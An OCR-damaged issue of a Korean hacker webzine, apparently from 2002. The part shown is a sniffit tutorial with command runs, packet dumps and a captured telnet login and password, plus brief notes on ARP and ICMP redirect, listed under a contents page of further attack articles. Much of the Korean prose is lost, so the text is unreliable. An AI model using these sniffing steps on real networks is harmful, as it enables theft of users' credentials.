OVERHEAD WEBZINE #2



CODE NAME: x90c's Passion

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"Ahn's V3 License

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
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OVERHEAD

가가 ."

-OVERHEAD Team-





가

Editor : U!Y#M

LOGO : PANGPANG

Table Of Contents

1x00.	TCP/I	P Sniffing	By Bokdong2	
	1x01.	Preface		7
	1x02.			.7
	1x03.			8.
		1x031.		8
		1x032.		8
		1x033.		8
		1x034.		8.
		1x035.		8
	1x04.		- sniffit1	10
	1x05.			21
		1x051.		21
		1x052.		21
		1x053.	2	21
	1x06.			22
		1x061. Sw	itch Jamming2	22
		1x062. AR	P Redirect2	22
		1x063. IC	MP Redirect2	22
	1x07.		2	22
2x00.	Acecr	acker's Zo	one	
2x00.			one ol Analysis2	24
2x00.		MSNP Protoc		
2x00.	2x10.	MSNP Protoc	ol Analysis2	24
2x00.	2x10. 2x11.	MSNP Protoc	ol Analysis2	24 25
2x00.	2x10. 2x11. 2x12.	MSNP Protoc	ol Analysis	24 25 29
2x00.	2x10. 2x11. 2x12. 2x13. 2x14.	MSNP Protoc	ol Analysis	24 25 29 33
2x00.	2x10. 2x11. 2x12. 2x13. 2x14.	MSNP Protoc MSN Sparc Stack	ol Analysis	24 25 29 33
2x00.	2x10. 2x11. 2x12. 2x13. 2x14. 2x20. 2x21.	MSNP Protoc MSN Sparc Stack Sparc	ol Analysis	24 25 29 33 37
2x00.	2x10. 2x11. 2x12. 2x13. 2x14. 2x20. 2x21. 2x22.	MSNP Protoc MSN Sparc Stack Sparc Example	ol Analysis	24 25 29 33 37 37
2x00.	2x10. 2x11. 2x12. 2x13. 2x14. 2x20. 2x21. 2x22.	MSNP Protoc MSN Sparc Stack Sparc Example	ol Analysis	24 25 29 33 37 37
	2x10. 2x11. 2x12. 2x13. 2x14. 2x20. 2x21. 2x22. 2x23.	MSNP Protoc MSN Sparc Stack Sparc Example Exploit	ol Analysis 2	24 25 29 33 37 37
	2x10. 2x11. 2x12. 2x13. 2x14. 2x20. 2x21. 2x22. 2x23.	MSNP Protoc MSN Sparc Stack Sparc Example Exploit Beans By h	ol Analysis	24 25 29 33 37 37 40
	2x10. 2x11. 2x12. 2x13. 2x14. 2x20. 2x21. 2x22. 2x23. Java 3x01.	MSNP Protoc MSN Sparc Stack Sparc Example Exploit Beans By h BEANS ?	ol Analysis	24 25 29 33 37 37 40
	2x10. 2x11. 2x12. 2x13. 2x14. 2x20. 2x21. 2x22. 2x23. Java 3x01. 3x02.	MSNP Protoc MSN Sparc Stack Sparc Example Exploit Beans By h BEANS ? <jsp:usebea< th=""><th>ol Analysis</th><th>24 25 29 33 37 37 40</th></jsp:usebea<>	ol Analysis	24 25 29 33 37 37 40
	2x10. 2x11. 2x12. 2x13. 2x14. 2x20. 2x21. 2x22. 2x23. Java 3x01. 3x02. 3x03.	MSNP Protoc MSN Sparc Stack Sparc Example Exploit Beans By h BEANS ? <jsp:usebea <jsp:setpro<="" th=""><th>ol Analysis</th><th>24 25 29 33 37 37 40 46 46</th></jsp:usebea>	ol Analysis	24 25 29 33 37 37 40 46 46
	2x10. 2x11. 2x12. 2x13. 2x14. 2x20. 2x21. 2x22. 2x23. Java 3x01. 3x02. 3x03. 3x04.	MSNP Protoc MSN Sparc Stack Sparc Example Exploit Beans By h BEANS ? <jsp:usebea <jsp:getpro<="" <jsp:setpro="" th=""><th>ol Analysis</th><th>24 25 29 33 37 37 40 46 46 47</th></jsp:usebea>	ol Analysis	24 25 29 33 37 37 40 46 46 47
	2x10. 2x11. 2x12. 2x13. 2x14. 2x20. 2x21. 2x22. 2x23. Java 3x01. 3x02. 3x03. 3x04.	MSNP Protoc MSN Sparc Stack Sparc Example Exploit Beans By h BEANS ? <jsp:usebea <jsp:getpro="" <jsp:setpro="" beans<="" td=""><td>ol Analysis</td><td>24 25 29 33 37 37 40 46 47 47 48</td></jsp:usebea>	ol Analysis	24 25 29 33 37 37 40 46 47 47 48

4x00.	Permi	ssion By	Punky
	4x01.		51
	4x02.		?52
	4x03.	가	?55
	4x04.		가57
5x00.	Acces	s Progra	mming By K
	5x01.	?	60
	5x02.		60
	5x03.		60
	5x04.	(Ta	ble)60
		5x041.	60
		5x042.	61
		5x043.	63
		5x044.	63
		5x045.	64
		5x046.	64
		5x047.	65
	5x05.	(Quer	y)65
	5x051	. ?.	65
	5x052	•	65
	5x053		66
	5x06.		67
6 v 00	Evton	eion of	iptables By Nabogiyo
oxoo.			
	6x02.		
	6x03.	-	76
	6x04.		•
	6x05.	ONAT	77
			77
		DNAT	77
	6x08.		77
	6x09.		78
7x00.	Secur	eBash La	yout 1/3 By Mr8
	7x01.		124
	7x02.	Secure Ba	sh ?124
	7x03.	Secure Ba	sh124
	7x04.	Bash	124

	7x05. E	Bash set		125
8x00.	x90c's	Part (SayClub	Vulnerability)	
	8x10. (Cracking Taki Pass	sword of Sayclub	129
	8x11.		?	129
	8x12.		가?	129
	8x13.		가?	129
	8x14.	(by Lir	nux GCC)	131
	8x15.	(by l	US)	138
	8x20. (Cross site scripti	ing against Sayclub	138
	8x21.		(XSS)?	138
	8x22.	(by	y ASCII)	139
	8x23.		(by Netcat)	141
	8x24.	(by l	US)	143
	8x30. (Cut The Connection	n URL Disclosure against Sayclub	144
	8x31.		?	144
	8x32.	MIME	(by)	144
	8x33.	(by Net	tcat)	145
	8x34.	(by)	147
9x00.	Dalgon	a's Part (zwso	onic@shinbiro.com)	
	9x10.			149
	9x11.	가		149
	9x12.			149
	9x13.			150
	9x140.			151
		9x141. packet sr	niffing	151
		9x142. TCP sync	flooding	151
	9x143. TCP Hijacking			
		9x144. Source Ro	outing	153
		9x145. ARP attac	ck	153
		9x146. Domain na	ame modification	154
		9x147. IP spoofi	ing	154
	9x15.	·		
	9x20.	: DoS	TCP	



OVERHEAD WEBZINE #2

The Best Hacker Team WOWCODE and OVERHEAD

OVERHEAD WEBZINE #2

1x00. TCP/IP Sniffing By Bokdong2 bokdong2@wowhacker.org

```
1x01. Preface
1x02.
1x03.
       1x031.
       1x032.
       1x033.
       1x034.
       1x035.
1x04.
                            sniffit
1x05.
       1x051.
       1x052.
       1x053.
1x06.
       1x061. Switch Jamming
       1x062. ARP Redirect
       1x063. ICMP Redirect
```

1x07.

OVERHEAD WEBZINE #2 ____ | ___ 7 ____

1x01. Preface

, 가.

가? . ()

가 가 가 ,

가


가 가

,

:-)

1x02.

Ethernet ' '.



1 가 5 . 1 5 2, 3, 4 가

가 4 . 2, 3

(ID/PASS),

)

5

가

```
1x03.
1x031.
                                                 가
                                                                            0S
                                                                                             가
가
          Interface
                                                                     raw socket
                                           filtering
                                                                              Linux Socket
Filter
1x032.
                                                       broadcasting
                                                                                 가
                             . ADSL
                                                     가
  IP(Internet Protocol)
                                               가
                TCP(Transmission Control Protocol)가
                                                                      IΡ
                                    ARP가(Address Resolution Protocol)
1x033.
                        가
1x034.
              sniffit
                                                                       OS
1x035.
                           가
                                                        Promiscuous mode
                        promiscuous mode
                                                                        . (default
promiscuous mode
                                                .)
Nonpromiscuous Mode >
[root@bokdong2 sniffit.0.3.7.beta]# ifconfig
  eth0
          Link encap:Ethernet HWaddr 00:02:2A:C7:11:3E
                  inet addr:xxx.xxx.222.165 Bcast:xxx.xxx.222.255
          Mask: 255.255.25.0
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:80 errors:0 dropped:0 overruns:0 frame:0
```

```
TX packets:1 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:100
        Interrupt: 10 Base address: 0x5000
       Link encap:Local Loopback
Ιo
        inet addr:127.0.0.1 Mask:255.0.0.0
       UP LOOPBACK RUNNING MTU:16436 Metric:1
       RX packets:4 errors:0 dropped:0 overruns:0 frame:0
       TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
       collisions:0 txqueuelen:0
```

Promiscuous Mode >

[root@bokdong2 sniffit.0.3.7.beta]# ifconfig

```
eth0
        Link encap:Ethernet HWaddr 00:02:2A:XX:XX
                inet addr:xxx.xxx.222.165 Bcast:xxx.xxx.222.255
                        Mask: 255.255.25.0
                UP BROADCAST RUNNING PROMISC MULTICAST MTU: 1500 Metric: 1
                RX packets:28038 errors:1 dropped:0 overruns:0 frame:0
                TX packets:3243 errors:0 dropped:0 overruns:0 carrier:0
                collisions:0 txqueuelen:100
                Interrupt: 10 Base address: 0x5000
```

```
> PROMISC
              가
                   가
                  가
                                   IΡ
                                                                                            가
   MAC
                               MAC
                                         IΡ
                                                       가
    . (
         ΙP
                                                  .(IP-32
                                                             , MAC-48
                                                                         ) TCP/IP
            14
                            가
                                    4
                                                              . 14
                               0x800(IP
                                            가
                                                                                         가
                 가
                                                                            .)
                                            가
                                                            arp -a
                                                                       ifconfig
                                                 3
                                                                                    3
       6
```

: http://standards.ieee.org/regauth/oui/index.shtml

: http://standards.ieee.org/regauth/oui/oui.txt

```
00-08-e2-xx-xx-xx가
          arp -a
  00-08-E2
                                    Cisco Systems
                   (hex)
  0008E2
                   (base 16)
                                    Cisco Systems
                                     80 West Tasman Dr.
                                     SJ-BId M/1
                                     San Jose CA 95134
                                    UNITED STATES
                                                                                )
1x04.
                   sniffit
                                                                                      Sniffit
                        : http://reptile.rug.ac.be/ coder/sniffit/sniffit.html
         URL: http://reptile.rug.ac.be/coder/sniffit/files/sniffit.0.3.7.beta.tar.gz
                 or <a href="http://packetstormsecurity.nl">http://packetstormsecurity.nl</a>/
                                                  가
                        Libpcap
         URL : http://www.tcpdump.org or http://packetstormsecurity.nl/
                  0.3.7 beta
  sniffit
                                                          가
                                                                                      sniffit
                                  (
                                                                    ).
[bokdong2@bokdong2 sniffit.0.3.7.beta]$ whoami
bokdong2
[bokdong2@bokdong2 sniffit.0.3.7.beta]$ ./sniffit
You should be root to run this program!
sniffit
       <IP nr/name>
                                <1P>
                                          가
  - t
       <IP nr/name>
                            <IP>
  -s
  - į
                   Interactive mode,
                   Extended Interactive mode,
  - 1
                   <file> config file
  -C
  -F
                   <device>
                   ΙP
                                         . ARP, RARP, non-IP packets
```

OVERHEAD WEBZINE #2 ____ | ___ 11 ____

```
-N
  -i,-I
  -d
                                                             16
  -a
                  ASCII
                  TCP
  -X
                  <char>
                                              char
  - A
                  replaced by <char>. (see note below 4.The output)
  -P protocol
                                              . (
                  가
                                    IP, TCP, ICMP, UDP
  -p <port>
                         <port>
                                                           , 0
                                                                         all
  -I <length>
                                                  300
                                                            ).
                  Length 0
  -M <Plugin>
                                        . PLUGIN-HOWTO
  -i,-I
  -D <device>
                  device
  -C
  * -L <logparam>
                       가
          raw : Raw level
          norm : Normal level
          telnet : Log passwords (login port 23)
          ftp : Log passwords (ftp port 21)
          mail: Log mailinfo (mail port 25)
                                                         >
[root@bokdong2 sniffit.0.3.7.beta]# ./sniffit
  usage: ./sniffit [-xdabvnN] [-P proto] [-A char] [-p port] [(-r|-R) recordfile]
          [-I sniflen] [-L logparam] [-F snifdevice] [-M plugin]
          [-D tty] (-t<Target IP> | -s<Source IP>) | (-i|-I) | -c<config file>]
  Plugins Available:
          0 -- Dummy Plugin
          1 -- DNS Plugin
> -a, -t, xx3.xx2.@.@
sniffit
                                     - @
xx3.xx2.all.all 가
                                       ASCII
[root@bokdong2 sniffit.0.3.7.beta]# ./sniffit -a -t xx3.xx2.@.@
```

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OVERHEAD WEBZINE #2 ____ | ___ | 12 ____

Wildcard detected, IP nr. not checked Supported Network device found. (eth0) Sniffit.0.3.7 Beta is up and running (xx3.xx2.)
Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42700-xx3.xx2.222.17.80 E < @ . ' . S
Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42737-xx3.xx2.222.54.80 E < . m @ . '
Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42743-xx3.xx2.222.60.80 E < . v @ . ' . o < P @ ? % 6
Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42695-xx3.xx2.222.12.80 E < A . @ . '
Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42697-xx3.xx2.222.14.80 E < . & @ . ' . +
Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42745-xx3.xx2.222.62.80 E < = z @ . '
Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42754-xx3.xx2.222.71.80 E < Z . @ . '
Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42759-xx3.xx2.222.76.80 E < @ . '
Packet ID (from_IP.port-to_IP.port): 194.219.243.4.42769-xx3.xx2.222.86.80 E < @ . ' . r N
Packet ID (from_IP.port-to_IP.port): 211.233.28.120.80-xx3.xx2.xx2.165.1171 E 1 . @ . 2 x P N . j Z o '

```
. . . . . 9 . . 6 . . . . . - u [ . . . . . . T . R . . . . j
. . . . 0 . . . . M . ! . u . . . . . . . & ( . Q w . . . K v . . # V
> . . . . ) . . 6 ! v $ 6 . . | I E I . h 3 . . . j . . K . U . . . u . . .
..R..u..n..i....M!q.u....(
. . I . . M J < 1 n . . . . ) . _ 6 , . T . . . . . . . . . . . . . . 6 _
. . . . . . j . . . . . . . . . . M A a . s . . . . . . . . . 6 . U
  . . . . . . ] . ] . ' . . . . r M . . q . . . b D . . . . ^ . m . K o 0
               . . . . . . . . . 0 p . . c W ` . . . . [ . 4 . . .
. 2 . . . 4 . . . . . "
. C . . . . q & . X . . . . . I . 4 Z I . N Q i . . z . i . . 3 . . . ] h . .
E N C . . . Y . . . . i . m . / q . . . . . k . . . . . 6 . . Z . . . @ . . . .
. M A a < b . . . . . . . . . ( ) . u . . - . . . . m . P j . . K . . I K
...i...e.V..j.....e7.h.W.4RS$."
  F.v...-V...R9....j$4...p..6`...u..
..pQ6...n../..0).....+....+....!.V|a
g.s...,..
..yoN.J...+.Gf4....2h...uSH4m....7.q
i..R..k..?..M1.../.m>..9.>..f.ZA.:y..
. j p & . . . * . . . . . . . z . z . 3 . . . u . . . . . . Z . . . . .
.!t.$k...-...Kc....N...a/......
. 9 i . k . . . . J E . . - = ? ' h . D t E . . . . . . I . . . . + d . . $
. . . _ 2 B . . . s . . ' . . . . M . * _ . . . N . . R . . w . . . Z .
   . L . . . # . . . . . . ( . . . . . , . G . . . N . . D . . . . r J
....V...z..JW. Mi...F2D.O...I....'mh...
3..e31.Z.z...d.....#.L..a0.....(.
. . . . - ) . . ' c z . . . . . C L . . . . . I . . . 6 . . . . . . g X [ .
  ..g..$....k4.....I:B.d.V.?.$.._..^
. . . . . $ . U . . Z . ` . . . . . ( . . . . . - F . . . . . . 7 . P . . <
\ldots \ldots X \ldots X \ldots M \ldots M g \ldots A I \ldots \ldots U \wedge \ldots = M \ldots R \ldots
 \ldots \  \, ? \  \, . \  \, / \  \, a \ldots \  \, - \  \, T \ldots \ldots x \  \, 8 \ldots J \ldots R \ldots \ldots \ldots \ldots \ldots c \ldots . \  \, f \  \, .
-..m.8`5...x..$c..
Gracefull shutdown...
```

[root@bokdong2 sniffit.0.3.7.beta]#

___ | ___

> -d, -s, xx3.xx2.@.@
sniffit - @
xx3.xx2.all.all 7 | dump mode >

[root@bokdong2 sniffit.0.3.7.beta]# ./sniffit -d -s xx3.xx2.@.@

Sniffit.0.3.7 Beta is up and running.... (163.152.)

Wildcard detected, IP nr. not checked...
Supported Network device found. (eth0)

EE 6D 86 98 E5 7A 80 10 16 D0 AE 17 00 00 01 01 08 0A 00 08 78 67 0C CD C7 69 Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1151-211.233.28.120.80 45 00 01 B0 92 9F 40 00 40 06 34 09 A3 98 DE A5 D3 E9 1C 78 04 7F 00 50 93 42 EA F9 85 BA 14 9A 80 18 16 DO AC 3B 00 00 01 01 08 0A 00 08 78 67 0C CD C7 68 47 45 54 20 2F 68 61 6E 6D 61 69 6C 2F 69 6D 61 67 65 2F 73 68 6F 70 2F 74 6F 70 5F 73 68 6F 70 70 69 6E 67 30 30 30 32 5F 30 39 32 36 2E 67 69 66 20 48 54 54 50 2F 31 2E 30 0D 0A 52 65 66 65 72 65 72 3A 20 68 74 74 70 3A 2F 2F 77 77 77 2E 64 61 75 6D 2E 6E 65 74 2F 0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 37 36 20 5B 65 6E 5D 20 28 58 31 31 3B 20 55 3B 20 4C 69 6E 75 78 20 32 2E 34 2E 32 2D 32 20 69 36 38 36 29 0D 0A 48 6F 73 74 3A 20 69 6D 61 67 65 32 2E 61 64 2D 69 6E 64 69 63 61 74 6F 72 2E 63 6F 6D 0D 0A 41 63 63 65 70 74 3A 20 69 6D 61 67 65 2F 67 69 66 2C 20 69 6D 61 67 65 2F 78 2D 78 62 69 74 6D 61 70 2C 20 69 6D 61 67 65 2F 6A 70 65 67 2C 20 69 6D 61 67 65 2F 70 6A 70 65 67 2C 20 69 6D 61 67 65 2F 70 6E 67 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 0D 0A 41 63 63 65 70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 0D 0A 41 63 63 65 70 74 2D 43 68 61 72 73 65 74 3A 20 69 73 6F 2D 38 38 35 39 2D 31 2C 2A 2C 75 74 66 2D 38 0D 0A 43 6F 6F 6B 69 65

Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1149-211.233.28.120.80 45 00 00 34 94 D9 40 00 40 06 33 4B A3 98 DE A5 D3 E9 1C 78 04 7D 00 50 93 41

Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1149-211.233.28.120.80 45 00 00 34 94 DA 40 00 40 06 33 4A A3 98 DE A5 D3 E9 1C 78 04 7D 00 50 93 41 EE 6D 86 98 E5 7B 80 11 16 D0 AE 14 00 00 01 01 08 0A 00 08 78 68 0C CD C7 69

Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1148-211.233.28.120.80 45 00 00 34 99 83 40 00 40 06 2E A1 A3 98 DE A5 D3 E9 1C 78 04 7C 00 50 94 03 E3 5E 86 0C D0 20 80 10 21 B7 C3 62 00 00 01 01 08 0A 00 08 78 68 0C CD C7 6A

Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1150-211.233.28.120.80 45 00 00 34 61 40 40 00 40 06 66 E4 A3 98 DE A5 D3 E9 1C 78 04 7E 00 50 93 5D 1A C5 85 BB 16 0C 80 10 21 F0 46 CD 00 00 01 01 08 0A 00 08 78 68 0C CD C7 6A

3A 20 76 69 64 33 3D 46 43 6B 31 6A 0D 0A 0D 0A

Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1150-211.233.28.120.80 45 00 00 34 61 41 40 00 40 06 66 E3 A3 98 DE A5 D3 E9 1C 78 04 7E 00 50 93 5D 1A C5 85 BB 1B B4 80 10 2D 40 35 D5 00 00 01 01 08 0A 00 08 78 68 0C CD C7 6A

Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1151-211.233.28.120.80 45 00 00 34 92 A0 40 00 40 06 35 84 A3 98 DE A5 D3 E9 1C 78 04 7F 00 50 93 42 EC 75 85 BA 18 ED 80 10 1E 45 76 01 00 00 01 01 08 0A 00 08 78 68 0C CD C7 6A

Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1150-211.233.28.120.80 45 00 00 34 61 42 40 00 40 06 66 E2 A3 98 DE A5 D3 E9 1C 78 04 7E 00 50 93 5D 1A C5 85 BB 21 5C 80 10 38 90 24 DB 00 00 01 01 08 0A 00 08 78 69 0C CD C7 6B

Packet ID (from_IP.port-to_IP.port): xx3.xx2.2xx.165.1152-211.233.29.207.80 45 00 00 3C C0 1D 40 00 40 06 06 A8 A3 98 DE A5 D3 E9 1D CF 04 80 00 50 93 AD B8 77 00 00 00 00 A0 02 16 D0 F3 D8 00 00 02 04 05 B4 04 02 08 0A 00 08 78 6A 00 00 00 01 03 03 00

Gracefull shutdown...

[root@bokdong2 sniffit.0.3.7.beta]#

> id pass .>

[root@bokdong2 sniffit.0.3.7.beta]# ./sniffit -c sample_config_file -L telnet

Sniffit Logging started.

Supported Network device found. (eth0)

Sniffit.0.3.7 Beta is up and running... (Config File Used)

Gracefull shutdown...

sniffit Logging session ended.

[root@bokdong2 sniffit.0.3.7.beta]#cat sniffit.log

[Fri Sep 27 $16:40:06\ 2002$] - sniffit session started.

[Fri Sep 27 17:04:22 2002] - xx3.xx2.232.111.1052-xx3.xx2.xx2.165.23: login [wow]

[Fri Sep 27 17:04:25 2002] - xx3.xx2.232.111.1052-xx3.xx2.xx2.165.23: passwd [wowwowwww]

[Fri Sep 27 17:08:07 2002] - Sniffit session ended.

xx3.xx2.xx2.165 wow, wowwowwow

___ | ____

[root@bokdong2 sniffit.0.3.7.beta]# ./sniffit -a -t XXX.XXX.XXX.165

```
Supported Network device found. (eth0)
Sniffit.0.3.7 Beta is up and running.... (XXX.XXX.XXX.165)
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
. . W
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
. . 0
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
. . W
      WOW
Packet ID (from IP.port-to IP.port): 163.152.232.111.1028-163.152.222.165.23
. . W
Packet ID (from_IP.port-to_IP.port): 163.152.232.111.1028-163.152.222.165.23
. . 0
Packet ID (from_IP.port-to_IP.port): 163.152.232.111.1028-163.152.222.165.23
. . W
Packet ID (from_IP.port-to_IP.port): 163.152.232.111.1028-163.152.222.165.23
. . W
Packet ID (from_IP.port-to_IP.port): 163.152.232.111.1028-163.152.222.165.23
. . 0
Packet ID (from_IP.port-to_IP.port): 163.152.232.111.1028-163.152.222.165.23
. . W
Packet ID (from IP.port-to IP.port): 163.152.232.111.1028-163.152.222.165.23
```

__ | __

OVERHEAD WEBZINE #2 ____ | ___ | 17 ____

```
Packet ID (from IP.port-to IP.port): 163.152.232.111.1028-163.152.222.165.23
. . 0
Packet ID (from_IP.port-to_IP.port): 163.152.232.111.1028-163.152.222.165.23
WOW
          가 wowwowwow
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
. . . .
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E.. (s.@...z...o......, P.!B.6
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E . . ) t . @ . . . y . . . . o . . . . . . . . . . , P . ! B z -
. . S
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
. . u
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
```

OVERHEAD WEBZINE #2 ____ | ____ 18

```
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E.. (y.@...t...o...../P.!?.3
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E...) z.@...s...o....../P.!?.*
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
Packet ID (from IP.port-to IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
. . 1
  가 su -l
WOW
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E..().@...p....o......1 P.! = .1
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E..(..@...m...o...... = P.!1./
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
. . 3
```


___ | ___

OVERHEAD WEBZINE #2 ____ | ___ 19


```
Packet ID (from IP.port-to IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E \dots ) \dots @ \dots k \dots o \dots \dots \dots = P \dots ! 1 \dots %
. . 0
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E..)..@...j...o....... = P.!1.$
. . 2
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
. . 3
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
. . 0
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
E \dots ) \dots @ \dots g \dots g \dots o \dots \dots \dots = P \dots ! 1 \dots !
. . 2
             302302
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
. . . .
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
Packet ID (from_IP.port-to_IP.port): XXX.XXX.XXX.111.1028-XXX.XXX.XXX.XXX.23
Gracefull shutdown...
```

[root@bokdong2 sniffit.0.3.7.beta]# ./sniffit -i

___ | ___



```
Interactive mode
UP or 'k':
DOWN or 'j':
F1 or '1':
F2 or '2':
F3 or '3':
F4 or '4':
F5 or '5' : <from IP> <from port> <to IP> <to port>
                                                             'sniffit_key5'
F6 or '6' : <from IP> <from port> <to IP> <to port>
                                                             'sniffit_key6'
F7 or '7' : <from IP> <from port> <to IP> <to port>
                                                             'sniffit_key7'
F8 or '8' : <from IP> <from port> <to IP> <to port>
                                                             'sniffit_key8'
F5 - F8 or '5' - '8' : interactive
ENTER:
'q' :
'n': Toggle net statistics. These are sampled at 3 secs, look in
the config.h file to change this (could be needed if y'r computer is slow).
'g' : UDP
'r' :
```



```
1x05.
                           가
                                                          . 가 가
                                                         가
                                                                            가
                 가
1x051.
                                     SSH
                                                                                SSL
                 PGP S/MINE
                                               , FTP
                                                         SCP
                                                                                  VPN
1x052.
              가
                     . (
                                 .)
1x053.
```

OVERHEAD WEBZINE #2 ____ | ___ 22 ____

ping ping ping promiscuous mode가	가 promiscuous mode 가
1x06.	
<pre>switch jamming, redirect(icmp redirect, , .</pre>	icmp router advertisements),
1x061. Switch Jamming 가	· · 가
가 80G	() 가
1x062. ARP Redirect ARP request IP 가 ARP Redirect ARP Reply .	ARP Reply
1x063. ICMP Redirect (RFC 792)	ICMP(Internet Control Message Protocol) ICMP redirect
1x07.	
가	,

OVERHEAD WEBZINE #2 ____ | ___ 23



OVERHEAD WEBZINE #2

The Best Hacker Team WOWCODE and OVERHEAD

OVERHEAD WEBZINE #2

2x00. Acecracker's Zone By Acecracker dragory1@hotmail.com

2x10. MSNP Protocol Analysis By Acecracker

2x11. MSN

2x12.

2x13.

2x14.

2x20. Sparc Stack Buffer Overflow

